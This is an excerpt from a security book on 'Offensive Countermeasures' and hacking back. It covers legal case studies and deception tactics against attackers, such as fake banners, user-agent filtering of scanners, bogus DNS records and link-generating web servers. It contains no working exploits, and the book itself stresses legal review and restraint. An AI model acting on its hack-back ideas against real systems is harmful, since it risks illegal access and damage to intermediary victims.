"Those who overlook countermeasures as an integral component of security will surely fail in their roles as protectors." - J.G. Gomberg

OFFENSIVE COUNTERMEASURES

The Art of Active Defense

John Strand

2nd Edition

with Paul Asadoorian, Benjamin Donnelly, Bryce Galbraith, & Ethan Robish

Offensive Countermeasures

THE ART OF ACTIVE DEFENSE

JOHN STRAND

WITH PAUL ASADOORIAN
BENJAMIN DONNELLY, ETHAN ROBISH
AND BRYCE GALBRAITH

Copyright © 2017 - John Strand, Paul Asadoorian
All rights reserved.
ISBN: 1974671690
ISBN-13: 978-1974671694

No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form, or by any means, electronic, mechanical, photocopying, recording, or otherwise, without the prior consent of the publisher.

Do not feed after midnight. Do not get it wet.
Do not taunt happy-fun ball. This goes to 11.

In this industry there are sheep, wolves and shepherds. Be a shepherd.

DEDICATION

This is dedicated to our significant others. We will be forever grateful you lowered your standards.

Oh! And DC from MR.

CONTENTS

ACKNOWLEDGMENTS

There is no way I will ever be able to say thanks to all of the wonderful people who have contributed to this book and the ideas it contains.

I'll do my best, even though I'm sure this will come across as an Oscars acceptance speech that goes too long and becomes horribly uncomfortable, but most people skip these sections anyway.

This is chronological.

Accenture

There is no way I would be doing computer security without the support and insane stress that came from working at Accenture. It was without a doubt the most important period of my career. So, in no particular order I would like to thank: Edmundo Manrique, Steve O'Dorisio, Matt Parks, Stephanie Carreira, Greg Carlson and Joe Kiesel, Danny Cummings, Mark Allsop and Scott Fast.

Northrop Grumman

Northrop Grumman was, without question, the most fun I have ever had working. Comer Hudgens had, hands down, the best team I have ever worked with. So, I would like to say thanks to Comer, CJ Cox, Josh Thomas, Deb, Jon Wright and Angle Saunders.

SANS

Please take a look at the certified instructors list at www.sans.org/instructors. I could tell many stories about every last one of them. They have all pushed me more than I would have thought possible. If you take a class with any of them, you won't be disappointed. There are a couple of instructors I have to call out. First, Kevin Johnson, Mike Poor and Jonathan Hamm will forever be like brothers to me. Eric Cole is insane, but he is the best instructor I have ever seen. He is also one of the smartest people I've ever met. Chris Brenton got me started down the crazy SANS path and continues to humble me. Stephen Northcutt has been like a patient uncle with the best advice I could ever ask for. I also need to thank Mason Brown for allowing us to run our class at SANS and for all of the business advice over the years. And I cannot forget Deb Jorgensen; she keeps the egos in check (no small feat) and keeps it all moving.

I need to call out one person in particular. Years ago when I first started, there was one man who performed a penetration test that demolished a government agency and exposed weaknesses they did not even think were possible. Because of this epic penetration test, they rapidly hired a number of security people and I was one of the lucky ones. Years later SANS needed more 504 instructors and they ran a number of us through the first Murder Board, where instructors get their butts kicked by a Senior Instructor. I passed and it was the beginning of my career at SANS. The instructor behind all of this was Ed Skoudis. Aside from my immediate family, he is one of the most important people in my life. He has provided support, guidance and brilliance through my whole journey teaching at SANS and beyond.

Security Weekly

Look, there is no other place on the Internet which has more technical content and free rock than Security Weekly. Every week Paul, Larry, Jack, Mick Douglas, Joff Thyer, Mark Baggett, Carlos, Darren and Allison get together and create the most kickass podcast on the Internet. Why the hell they keep me around is still a mystery to me.

Also, this book, the class and the whole effort would not exist without Paul. It is scary how much he and I think alike and work towards the same goals.

Black Hills Information Security

I need to be honest, the ever growing team of testers and staff at BHIS do the heavy lifting. They take great ideas and run with them. The reason I still run BHIS is because I cannot wait to see what crazy and cool things they do and come up with next. I sincerely believe my greatest contribution to the world of information security will be allowing this group of amazing people do what they do. We all keep pushing each other to do better every day.

Others

I also have to thank Ping Look, for taking a chance on a cool class, Dave Kennedy, IronGeek and PureHate from DerbyCon for allowing us to present this on their stage at their home.

Family

I am amazed my family puts up with my crap. Erica, Lauren, Logan and Landon, I will never be able to make up for the time we have lost together because of me traveling. I know the single greatest regret I will have is not spending more time with you, but no amount of time would ever be enough.

Of course, I need to thank my Mom and Dad. Every good trait I have came from them. And I am lucky enough to share them with the coolest brother and sister on the planet. Speaking of my sister, this book would be unreadable without her putting it together. I know she has put more time into the book than I have. I am just that bad at writing. She has been my Dumbo feather for the past five years and I will never let her go.

And one more: Scott Weil. I bet he is wondering what he is doing here in the family section and not up with SANS. Scott, you gave me the chance to Murder Board with Ed, you gave me the opportunity to go out on my own. You are without a doubt a member of my family now.

-John Strand 2016

PREFACE

When we objectively look at information security today, it is easy to see that many of the various techniques we use for defense hover somewhere between not working and barely working at all. As part of our penetration testing practice we realized that we were giving many of the same recommendations to every company we have tested: develop a mature patching process, train your users not to click on links, and invest in better AV/IDS/IPS technologies. However, we quickly saw that many of these things would never be fully and correctly implemented in the organizations we tested.

We also realized that even if these things were implemented correctly, it wouldn't make much of a difference for many of the advanced penetration testers and attackers out there today. It almost seems that all of the different branches of information security (testing, forensics and security architecture) are occupying different rooms and not talking to each other. There needs to be some feedback in the IT community where testers and forensics professionals feed back into the security architecture techniques and technologies that have stopped, or at least frustrated the efforts of attackers.

There is also a profound asymmetry in information security. The current defensive mindset is one that forces the idea that hacking back is always wrong. This mindset is reinforced in a number of books and certifications like the CISSP. While we believe that playing it safe is a good idea, it shuts down a number of conversations and strategies that are not illegal and would be beneficial to an organization's overall security posture.

Which brings us to why we believe this book is so critical. There are no other books like it. Think of this book as the beginning of a conversation on the topic of hacking back, with the goal of this text to remove the taboo from the topic. We also want to give organizations a range of options to choose from rather than simply stating that hacking back is illegal while hiding from any further conversation on the topic.

When we first presented the idea of Offensive Countermeasures at a SANS conference in 2009, the reaction was immediate and fairly negative - for almost every technique we presented there was at least one attendee who would state that the technique was illegal. This book and the whole idea of Offensive Countermeasures owes a tremendous debt of gratitude to Ben Wright. Ben is the legal instructor for the SANS Institute and has helped to refine these ideas. He also came to my defense in the contentious first few presentations on the topic, for which I will always be grateful.

There will be challenges for anyone trying to implement Offensive Countermeasures in their organization, but those can all be faced and overcome. The first challenge is getting past the idea this it’s illegal and simply can’t be done. This book is all about options and various levels of Offensive Countermeasures. If you look hard there will be techniques that you can use with little-to-no heartburn when dealing with management. The second challenge is working with management. Do not, under any circumstances, tell them you are going to start hacking the hackers. This conversation will not go well. Finally, and most importantly, this book is not a replacement for good security. You still need to do the basics.

We will cover the basics briefly in the latter part of this book. Many people tell me that we cannot ignore patching, firewalls, policies and other security management techniques and I couldn’t agree more. The techniques in this book are intended for companies that have gone through the process of all that and now want to go further. Get the house in order, then play.

It’s our hope that this book is just the beginning of a wider conversation on the topic of hacking back. It is our belief that a great number of people will develop new and exciting techniques in the field of Offensive Countermeasures and we will have to update the book every few years. (This is our second updated edition.) The old strategies of security have failed us and will continue to fail us unless we start becoming more offensive in our defensive tactics.

INTRODUCTION

A frequent question we get is why Offensive Countermeasures (OCM) are so important. The short answer? Because you'll need them someday. The current threat landscape is shifting and we need to develop new strategies to defend ourselves. Even more importantly, we need to better understand who's attacking us and why. Some of the things we'll talk about in this book you may want to implement immediately, while other concepts may take more time. Either way, consider this book a collection of tools at your disposal to annoy attackers, attribute who is attacking you, and finally, attack the attackers.

This book may get you into trouble. In fact, conventional wisdom stipulates that everything we're going to discuss is a "bad idea". There are a couple of things you can avoid to keep from getting in trouble. First, don't ever put malware where it's publicly accessible. Secondly, don't make any of the malware you use easily accessible.

Remember, the goal is not to see how many hackers we can catch, but rather to create an environment where we have a better chance in the security game.

Early on, Ben Wright helped us define how an organization should approach OCM. A key point of his was to discuss, vet and plan any actions your organization will take with your management and legal team. If you're hiding from certain members of management and your legal team, there's a possibility you think what you're doing is wrong. In areas like OCM, where we're dancing in places without clear legal standards, it's *essential* that we conduct ourselves with integrity and *critical* that we think through and document our actions.

This book breaks OCM into three categories: Annoyance, Attribution and finally, Attack (AAA).

The goal is to give clear delineations between the different levels of OCM you can take against an attacker. We went with these three sections because AAA seemed cool. Also, it is a clear mnemonic device for remembering the different levels of OCM. And can there be too many acronyms called AAA? (No, no there can't.)

Annoyance is about wasting an attacker's time. This may seem petty, but it's essential. Later we'll introduce the concept of OODA (Observe, Orient, Decide and Act) loops. Annoyance is critical because the more moves an attacker makes, the greater our chances for detecting him.

Attribution is knowing who's attacking you. This chapter will help you better understand some of the obfuscation techniques an attacker may use and how we can cut through them to find where the attacker is really coming from. As organizations that are being actively attacked, it's not only important to know you're being attacked (you are), it's also critical to know the attackers' capabilities and tactics. This chapter will cover different approaches to do this.

In the Attack section we'll demonstrate running active code (more than just JavaScript) on an attacker's system. This is the chapter that will require the most planning and thought. We'll help you develop approaches to gaining access to an attacker's system that will *not* land you in jail, because not going to jail is important.

We recommend that you build your OCM strategy in the steps listed. Starting with different ways to annoy an attacker will help set the organizational approach to OCM. It will also help you to begin to think differently about how to construct your security architecture. We strongly discourage you from jumping in and first trying to attack the attackers. You do so at your own risk and trust us when we say, it most likely will end badly.

It's interesting to see how the ideas of Cyber Deception (what we call Annoyance) and "hacking back" are starting to get more and more traction in the industry and beyond. For example, the recent French elections had yet another candidate (Macron) who fully expected that he and his campaign were going to be targeted and attacked by the Russians (or possibly others). This only made sense after the U.S. election attacks that happened against the Democratic National Committee.

What to do in the face of such odds? If you are in his campaign position you would quickly have to come to the realization that the Russians, the Chinese, the NSA, organized crime are going to get in. It's just a matter of time for a user to click a link, open a document or visit a website with malware on it.

The traditional approach to defending against this would be to try and reinforce the endpoint security, undergo intense user awareness training, and hire the best Managed Security Service firms in the world to protect your assets. But those, given enough time, would also fail. Macron and his campaign did something brilliant.

They tainted the well.

They inserted fake documents in their emails. By doing this, when the eventual leak happened on Wikileaks it polluted the entire dump.

Why? Because, if you're a reporter you do not want to develop any stories where any part of the data you are using for that story is questionable. Because, if any part of your information is tainted, it will color and corrupt all of your reporting.

How can we do this in all of our organizations? How can we use this type of technique to possibly pinpoint the attackers? These are all questions we hope to help answer in this book.

The home for all things Offensive Countermeasures is at:
https://www.blackhillsinfosec.com/projects/adhd

We have moved away from having ADHD as a standalone Virtual Machine, and now have it as a build script. This makes it far more portable and we do not have to pay for the fees associated with a multi-gig VM.

In order to install this and get it running, simply git clone this site:
https://github.com/adhdproject/buildkit

Then, run the adhd-install.sh script.

LEGAL ISSUES

The issue of permission is so important it actually calls for a chapter of its own within the context of Offensive Countermeasures (OCM). There are a number of different ways the whole concept of OCM can go horribly wrong. That's why we feel the need to define different levels within the arena of OCM. There are some levels, like Annoyance and Attribution, that can be used with little to no worry about running afoul of legal standards. However, we would like to warn you that full Attack is something that should never be taken lightly. Always consult with an attorney and possibly a member of law enforcement before you venture into the world of Attack.

We are currently into about 15 years of almost every security book saying that you cannot, and should not, hack back under any circumstances. Because of this ingrained view, people blindly take whatever the bad guys throw at us and simply wait for another fix, patch, or product from a vendor. This needs to stop. If we are ever going to change the paradigm we are currently in, we need to at least start defining ways that we can take some sort of action legally against the attackers. In this chapter, we'll cover some laws and legal cases where organizations did fight back. We'll also talk about a few situations where companies protected their intellectual property in ways that can help define attribution against those using their product.

There's sometimes a disconnect between what we think is legal and what the law actually says. Many of our assumptions are well founded. On this topic there is not a whole lot of established case law. However, if we look at the bit of existing case law we see some interesting and surprising trends.

There are a few rules we need to follow before we progress much further. First, never make any of your active defense components easily accessible. You do not want to implement them on your main website or any other server that would be regularly accessed by your customers. Second, never, ever launch directed attacks against an attacker's IP address. This can backfire in a number of different and awful ways. For example, you may be attacking an IP address, which is part of a botnet – on a system hosted in the Department Of Defense (DoD) IP address space. Additionally, you could be attacking a Tor exit node. Finally, as we say many times in this book, we deal in poison, not venom. Also, never launch Denial-of-Service (DoS) attacks against a bad guy. As much as that may seem fun, it can get you into a lot of trouble. For example, you can easily run afoul of Title 18 1362 which prohibits injury or destruction of communications equipment (Title 18 1362 Crimes and Criminal Procedure, 2001). Yes, launching a DoS attack through an ISP network can injure their equipment. Next, I would like to submit that we should not be evil. Do not stay on an attacker's system for months capturing their every email and keystrokes. Please understand that under a number of laws in the U.S. even an attacker has a right to privacy. This concept is odd to understand as many people believe if you catch someone doing something illegal you can destroy them. As you will see in the examples below, this is simply not the case.

CASE STUDIES

U.S. vs. Heckenkamp

This is a case about access and how the access was granted. In the majority of environments people must agree to the terms displayed in a warning banner before they gain access to a network. This was the case for Heckenkamp. Heckenkamp was a university student in Wisconsin who attacked a number of systems, including a university email server. A university admin, Scott Kennedy, logged into Heckenkamp's account without a warrant. In fact, the FBI explicitly told him to wait for a warrant, but he did not. Once he gained access to the computer, he found evidence of the attacks and turned the systems over to the law enforcement authorities. The courts ruled that this case met the Special Needs exception. This means in special circumstances the right to a warrant can be waived.

The University did point out that Heckenkamp signed an acceptable use policy, which stated that the University may take reasonable measures to protect their systems.

Another interesting aspect of this case: Scott Kennedy was very restrictive as to what he viewed on Heckenkamp's computer. He was simply concerned that the system whose IP address which ended in 119 had moved to a new IP address 120. He knew that 119 had been attacking his mail server and he needed to confirm these two IP addresses were in fact the same system. When he logged on to Heckenkamp's computer, he verified they were the same system by verifying the MAC address of 120. Once he knew they were the same system, he logged off. He did not search the file system. He did not search through Heckenkamp's command history to "prove" the guilt of Heckenkamp. He simply logged in, verified they were the same system, then logged out.

This type of restraint will become very important as we progress through this book. The key theme is: DO NOT BE EVIL. Especially when taking any type of action against an attacker. It should be noted that District Judge James Ware ruled that Heckenkamp did have a subjective expectation of privacy. However, he further ruled that by logging onto Heckenkamp's computer and validating the MAC address of the system that Scott Kennedy did not violate Heckenkamp's privacy. *(United States of America v. Jerome T. Heckenkamp, 2007), (Poulsen, 2007)*

eHippie vs. the World Trade Organization

This case is a situation in which the ISP, Conxion, reflected the attack back to the eHippie website, bringing it down. Furthermore, the ISP also recorded the IP addresses of the attacking systems. The odd thing about this attack is that people signed up to launch the attack against the WTO. This is very similar to what we have seen with the Low Orbit Ion Cannon and High Orbit Ion Cannon being installed and launched against sites from users who intentionally use this software on their systems to attack other sites. *(Radcliff, 2000)*

Microsoft (M$)

Courts will grant an ex parte temporary restraining order if a judge is convinced the defendants may quickly reorganize and continue their bad activity. So M$ filed suit against 27 John Does. While it’s interesting that Microsoft got permission to bring down the DNS server entries relating to Waledac so quickly, it’s even more interesting that M$ also infiltrated the p2p network of the botnet and took control of the infected systems for a period of time.

There’ve been a rash of botnet takedowns by Microsoft over the past few years. Rustock, Waledac and Kelihos are just a few examples where the Microsoft Digital Crimes Unit infiltrated and took down botnets on a massive scale. There is something important that many people miss when they read about these large-scale takedowns. They forget that in some of the situations where Microsoft has taken over the DNS servers or the bot C2 channels, Microsoft has taken control of other people’s systems without authorization. This is critical because on the surface it appears as if Microsoft is in violation of a number of U.S. crime laws. From the Computer Fraud and Abuse Act, the Cybersecurity Enhancement Act of 2002 in the United States, and other laws like the Computer Misuse Act in the UK. There are multiple national and international laws that make it illegal to gain access to another person's computer system without authorization.

This issue seems to be marginalized in the current debate over the Microsoft botnet takedown activities. It also appears that Microsoft is being very careful legally when undergoing these activities by obtaining temporary restraining orders and use of the RICO Act, which is a law designed to give extended penalties to organized crime. Unfortunately, the actions of Microsoft cannot serve as an effective compass for the rest of the security community. Most of us do not have deep pockets. Most of us do not coordinate with law enforcement agencies across the globe. Most of us do not have massive legal budgets. However, this does not mean we cannot take action. It just means we need to be careful. *(Cranton, 2010)*

Susan Clements-Jeffrey vs. Absolute Software

This case involves a teacher, Susan Clements-Jeffrey, who bought a stolen laptop. Apparently she bought the computer at a bus stop for $60. Clearly, this was not a legitimate sale. Once she got the computer home she used it regularly for internet sex with her boyfriend. This seems like a normal “it fell off a truck” computer purchase, except for one little detail - all her sexy shenanigans were being recorded by Absolute Software and forwarded to the police.

Some may say she got what she deserved. However, District Judge Walter Rice didn’t. Instead, the judge had the following to say: “It is one thing to cause a stolen computer to report its IP address or its geographical location in an effort to track it down. It is something entirely different to violate federal wiretapping laws by intercepting the electronic communications of the person using the stolen laptop”. He then allowed the lawsuit to proceed against Absolute Software. *(Zetter, 2011)*

So, yes, people who violate the law have a right to privacy. If you take this case and the Heckenkamp case together it serves as a pretty strong legal basis, showing that defenders can go too far when seeking attribution and retribution against an attacker.

At the time of this writing there is some new legislation working its way through the U.S. House which would allow victims of cyber attacks to attack back. While I think the conversation is very important, I feel there is not enough language in the bill to allow for protections of intermediary victims (think Bots) and the possible damage to those systems. That’s why we try very hard to keep a few different things in mind at all times.

First, we are not advocating strike backs. We are advocating poison. We want to force the attacker to steal something which then triggers.

Second, short of having a warrant, the most that should be gathered from an attacker's system is the IP address and possibly the location information. This is critical to reduce in potential impact to other intermediary victims and not violate the privacy of the attackers.

https://tomgraves.house.gov/uploadedfiles/discussion_draft_ac-dc_act.pdf
https://www.lawfareblog.com/legislative-hackback-notes-active-cyber-defense-certainty-act-discussion-draft

Look at Your Warning Banners

Let’s take a look at a few key things we need to have in place to protect ourselves in the event that something goes wrong when implementing Active Defenses. The first, and arguably most important, components are the warning banners we deploy everywhere on our networks.

Warning banners are key because they allow us to define the boundaries of our networks and the actions we may take to verify the security of them. Read any warning banner closely and you will see that the acceptance of the conditions grant the organization tremendous insights into any user’s system that connects to your exposed and bannered services.

For example, there’s often a requirement for any user accessing a network and/or a system that connects to a network to accept the terms of a warning banner. However, if we look closer at the technologies that are being deployed, there are a number of VPN software offerings that will also perform host-checks on the systems that connect, to validate that they are up-to-date on configurations, patches, and anti-virus (AV) signatures before full access is granted. These software VPN options also have the ability to check personal computers when they access a network.

This is nothing short of gaining access to systems that connect to your networks. Interestingly, being able to check and determine location, user IDs, and software IP/MAC addressing you have just collected a treasure trove of information against an attacker should they be so unfortunate to connect to your VPN and try to access your network. The information gathered through VPN checks would serve as a detailed roadmap for law enforcement to find an attacker.

The VPN example above is but just one we can use to show how existing technologies and security components may be used to gain better attribution of the attacker.

Protecting Your Intellectual Property

During activation and updates, many software products will record information about your system and share it with the software developer.

Some notable standouts include Microsoft and various game developers who will track your system's IP address, hardware, and software configurations. There are specific things that any vendor would track to update your software, things like your RFC 1918 IP address and your external address that would be part of your digital fingerprint which you would have little-to-no control over being exposed.

We can use these same techniques to define attribution to whoever has a file or a specific piece of software. However, we want to ensure we're limited in the actions we take on a system. For example, in an NPR article Greg Hoglund, founder of HBGary and all-around rootkit rockstar is quoted: "It was pretty clear that putting a booby-trapped document in your own document is 100% legal" *(Gjelten, 2013)*. This is true on some levels. While creating a document that calls back and pulls limited information about the attacker's system would (most likely) be legal, if you dropped a rootkit on the system and used it to monitor the activities of an attacker, you could be in the wrong. Once again, reference the legal section and see the legal boundaries that judges have created. We need to ensure we honor those.

Hallmarks of Legality

There are a few things to keep in mind when you do decide to take action. In particular, we need to make sure the decision to use OCM is one that's discussed and documented before any action is taken. There should be a clear plan that defines the goals and objectives.

Under no circumstances should you hide or obfuscate what it is that you're doing. Keeping information on a need-to-know basis is important, but shredding documentation and purposefully not taking notes so "nothing can be used against you in court" is foolish. Just ask Enron and Arthur Anderson. In short... DON'T BE EVIL. Before you implement anything in this book, make sure you discuss, document and plan. Discuss what it is you are planning on doing with legal and management, ensure that you are fully documenting your goals and objectives, and finally, create a plan of action to achieve those goals.

This is a new area of information security. Years ago I read Count Zero by William Gibson, and there was a reference to something called Black Ice - a defensive barrier that was almost impenetrable for computer programs. Gibson mentioned that the defenses of the systems were greater than any of the attack strategies or programs. Unfortunately, this was fiction. Attackers do have a clear advantage over us. Throughout the technical components of this book we’ll investigate why, and try to develop a clear framework of how to change the rules of the game. While I don’t believe we’ll ever see the concept of Black Ice in reality, I do believe we’ll start to see some level of parity with the attackers, but we must be careful about how we proceed.

ANNOYANCE

In this chapter we’ll cover some non-standard ways to make the life of an attacker (or a penetration tester) far more difficult. We’re not talking about “hacking back,” but general annoyance. Why is Annoyance so important? There are a couple of reasons. First, the more we can complicate life for an attacker, the more actions the attacker will have to take. The more actions an attacker takes, the more likely we are to catch them doing something stupid.

I should note that while we’ve been using the term “Annoyance” for years as part of AAA, many in the industry (including the Air Force) are now using “Cyber Deception”. I wrote this book with the whole AAA thing in mind, and I think it’s cool, so I’m going to be stickin’ with it. Why? Because change is hard and ACDA looks weird. If you prefer to call “Annoyance” “Cyber Deception”, just mentally create a awk filter that replaces one for the other.

There is a persistently negative view towards the ideas of security through obscurity in this industry. For example, the idea that your network is more secure because you change default ports, or that changing banners is effective has been scoffed at by security pros for years. They’re wrong. Security through obscurity is a highly effective tool, if done correctly. We’ll delve into the idea of OODA (Observe, Orient, Decide and Act) loops in more detail, but the core goal is to increase the amount of work an attacker needs to do to even get to the point of launching an attack at your systems. In order for this to be effective it also requires your organization to be watching closely for any mistakes that an attacker may make trying to attack your systems. Basically, for Active Defenses to be effective, it requires you to set traps and tricks, then watch very closely. These actions can also make you appear to be a more difficult target. This is the low-hanging fruit principle. If you’re not easy to attack, the attacker will hopefully go someplace else. If you look at the attacks launched by hacktivist groups like Anonymous, many of their targets appear to be targets of opportunity. Sometimes (but not all times) appearing to be stronger is all it takes to make attackers go away.

Once again, please remember that everything we’re discussing here is meant to augment a robust security support structure. You still need to do patching. You still need to close unused ports and disable unused services, and you still need to perform regular assessments of your systems and applications. The ideas in this chapter are the next step.

There have been quite a few very cool tools to come onto the Annoyance market over the past few years. One of the first and more fully developed is Cymmetria MazeRunner. This fantastic tool allows you to easily set up a series of honeypots in your network. Traditionally the hardest part of using honeypots is getting the bad guys to go to them. Cymmetria addresses this by creating connections or breadcrumbs to lead to the honeypots. This is important because it allows us to move the honeypot concept from the place where it started with Lance on the Honeynet project years ago.

Another company which has some very cool Annoyance technology is Javelin Networks. The main feature of these tools is turning an Active Directory environment into a honeypot/deception nightmare. It does this by actively lying to an attacker about which credentials are available to an attacker and which endpoints are accessible. At the time of this writing we have not had an opportunity to test a network with this technology. The conversations we've had with Javelin have gone very well and they seem to be focusing on the right things.

Canary is very similar to Cymmetria, however, once again I have not used the commercial version yet. (We will discuss Open Canary at length later.)

It's amazing to see the raft of Annoyance tools entering the market. The traditional AV/IDS/IPS/SIEM product lines are tired and can be easily bypassed by any marginally trained attacker.

While there are a number of commercial solutions available, there are also a lot of free tools and techniques available. These are the ones we'll focus on here. We want to introduce your organization to what can be done in the realm of Active Defense, and free is a great place to start. Please keep in mind that when you're paying for a product, you're paying for the difference between the free tools and the commercial tools - not what the commercial tools themselves provide. Often we see vendors actively selling and advertising feature X, when that feature is something that's freely available.

OODA Loop

One of the issues with computer security and Cyber-Warfare today is that there's very little that most organizations are willing to do when it comes to hacking back against the attackers. There are a number of good reasons for this, one being legal issues and collateral damage to intermediary systems, but it’s an aspect of computer security that needs to be addressed.

If we have overly stringent rules and our opponents don’t, who’s going to win? We have to get inside an attacker’s Observe, Orient, Decide and Act (OODA) loop and change the dynamics in a way they don’t expect. OODA was developed by John Boyd of the Top Gun school for fighter pilots. The premise is simple, whoever can Observe, Orient, Decide and Act the fastest in a fighter jet continues to live. The principals of OODA now permeate military organizations around the world under different names, but the core is simple. Whoever can observe and react the fastest wins.

What happens when we apply this to modern computer security? Many of our technologies only notify us when we are under direct attack. In the world of OODA, this is the equivalent of having a burlap sack over your head while someone beats you. When the first blows strike, it’s already too late.

Think of the attacker’s OODA loop. They can make a reasonable guess of what types of technologies you’re using in your network, in some situations they can even find out directly from job postings - all they need to do is surf to Monster.com. Many companies give away their firewall, Intrusion Detection Systems (IDS) and AV technologies publicly. For the determined attacker, they just need to replicate your environment and test their attacks. They have great observation and they orient themselves to the cyber battlespace before they attack. By the time they do act, the results are almost a forgone conclusion.

This is the key. How can we mess with this cycle? We’re going to cover a number of techniques you can use to tip the scales, even just a bit, into your favor.

Mr. Clippy Show Us the Way

Imagine the scene of an attacker hard at work trying to break into your website. They have crawled the site and are now trying a variety of different Cross-Site Scripting (XSS) attacks and SQL Injection attacks. Then, all of the sudden Mr. Clippy from Microsoft Word comes out of the corner and says, “I see you are trying to hack my website. Would you like help with that?” The presented link is to OWASP. Do you think that would change the attacker’s attitude about the attack?

With tools like PHPIDS, we can be flexible in not only recording what attacks are directed at our systems, but also how we respond. For example, IronGeek used this amusing tactic and then made a nice recommendation to OWASP. Many sites actually have counters, where if a certain number of attacks are received within a specific timeframe, they'll blacklist you.

All of the scripts and instructions to get Mr. Clippy working for your site are at: http://www.irongeek.com/i.php?page=security/phpids-install-notes [1]

So how does this play into OODA? When an attacker is targeting a website, they make a number of assumptions about what defenses (or lack thereof) are employed. Very few sites provide any level of defense. At Black Hills Information Security we work under this assumption for almost every test we perform, and it's too often correct.

Let's think about the attacker's OODA loop. Most likely they have attacked sites in the past with few consequences. Now they're attacking a site and a classic IT cartoon character is calling them out. Do you think this would change their current mental construct of OODA? They know their ability to observe is most likely wrong. They also know the target site's ability to observe is better than they thought. According to the Art of War, retreat would be recommended at this point.

I sometimes hear people say, "But you don't want to make the attackers mad". This is quite possibly one of the dumbest things I hear. Do you honestly believe that an attacker would go easier on your systems if you don't defend yourself? Such fears are an admission that we've given up. Don't give up!

Making Your Website Look Like Something Else

http://www.channelregister.co.uk/2007/07/07/ebuyer_runs_site_on_commodore64

We can also alter your web server header information, (as in the wonderful example above). The site Ebuyer changed their server identification to be an Apache web server running on a Commodore 64. Sit and think about this for a second...

Not only is this funny, but it also highlights a trend we see in a number of automated web scanning tools. Many tools will tune their attacks to target the version and type of server that is being displayed. Security through obscurity is no security at all, but it'll most likely get the attacker to run the wrong attack a few times. When this happens we increase the odds of detection.

User-Agent Strings

We're irritated when testers don't bother to change their user-agent strings.

While this may be fine for a cooperative test with a company, it doesn't make a lot of sense for a BlackBox test.

Chris John Riley has even gone so far as to start testing web servers using different user-agent strings, and has discovered that changing these strings can yield additional vulnerabilities *(Riley)*. Why? Because people set up their sites to react differently for different browsers (i.e. in app Safari).

Believe it or not, you can stop a lot of testers and attackers simply by specifying which user-agents are okay and which are "bad". This won't stop an advanced attacker, but it will stop many of the script kiddies that will allow your security team to spend more time on bigger issues. At the very least, it will allow you to rank and categorize attackers. Management loves this. It demonstrates *initiative and analytical thinking*, and ten out of ten consultants agree, those are things management likes.

As defenders, there are some strings we can filter out. For example, tools like Nikto and Acunetix like to put the name of the tool into the user-agent string. Simply filtering out these strings will absolutely wreck many testers' and attackers' days. It's very easy to change these strings, so it is kind of sad that this works as well as it does. Just goes to show how changing your defensive mindset ever so slightly can tip the OODA loop to the defender's advantage.

DNS From Hell

We can also create a large number of non-existent DNS records. This can help when attackers perform a zone transfer or even request a large number of systems that may be in scope for their attack (or for a penetration test). This is effective because many attackers will first try to enumerate targets, then launch attacks against those targets.

If we can greatly increase the number of possible targets, it will take them more time to attack the real assets. This is another good example of how security through obscurity can work. However, it will only work if you are monitoring the various DNS requests being made for non-existent systems. We'll need to create a large number of records that point to IP addresses that aren't in use. The attacker will then try to scan those IP addresses. From here we can either block or log and alert the request. A normal user would never make a request for non-existent systems. These systems should only be referenced in your DNS cache. There's a small number of users who would know about these records by triggering a zone transfer or doing a reverse lookup. The number of people who would do so benignly? Smaller still.

Fuzzing Attacker Tools

Now a more advanced topic: fuzzing attack tools. Think of the options that are available. We can set up a Sulley script that fuzzes RPC responses. We can fuzz the various attributes of a web browser or a web attack tool.

One of our favorites came from a customer - a random URL generator. When we tried to crawl their website it kept generating new URLs for the crawler to request. Even though the URLs didn’t exist, the scanner still tried to request them, making the crawl take forever, if it could finish at all.

Evil Webservers


Let’s think about running an evil web server that simply creates random links and serves them up to the attacker’s crawler. Why would we want to do this? An attacker will crawl a web server to list out all of the links and input fields. If we generate random links, we can “swamp” the scanner, forcing the attacker to generate a lot of extra traffic and “noise” making it easier for us to detect them.

This is not something you want to do on an externally facing web server which you want crawled by Google. Do this internally, or at least set up an explicit no-follow rule in robots.txt on your web server.

This all is part of the OODA loop concepts we have been discussing. Security through obscurity completely rocks. (As long as you are watching for when an attacker trips on one of your obfuscation techniques.)

When we first tested this in our labs, we discovered that this technique can (and often will) crash automated crawlers in commercial web scanning software - in some situations, it even crashes the OS.

The screenshot below is of W3AF scanning a system with WebLabyrinth running:



```
[Thu 27 Jul 2017 07:21:34 AM CDT] Auto-enabling plugin: discovery.fingerPKS
[Thu 27 Jul 2017 07:21:34 AM CDT] Auto-enabling plugin: discovery.frontpage_version
[Thu 27 Jul 2017 07:21:36 AM CDT] An exception was found while running grep.privateIP on "http://domain/path/foo/ | Method:
GET". The exception was: "Complex classes like <type 'NoneType'> need to inherit from disk_item to be stored." at
timeout_function.py:836. The scan will continue but some vulnerabilities might not be identified.
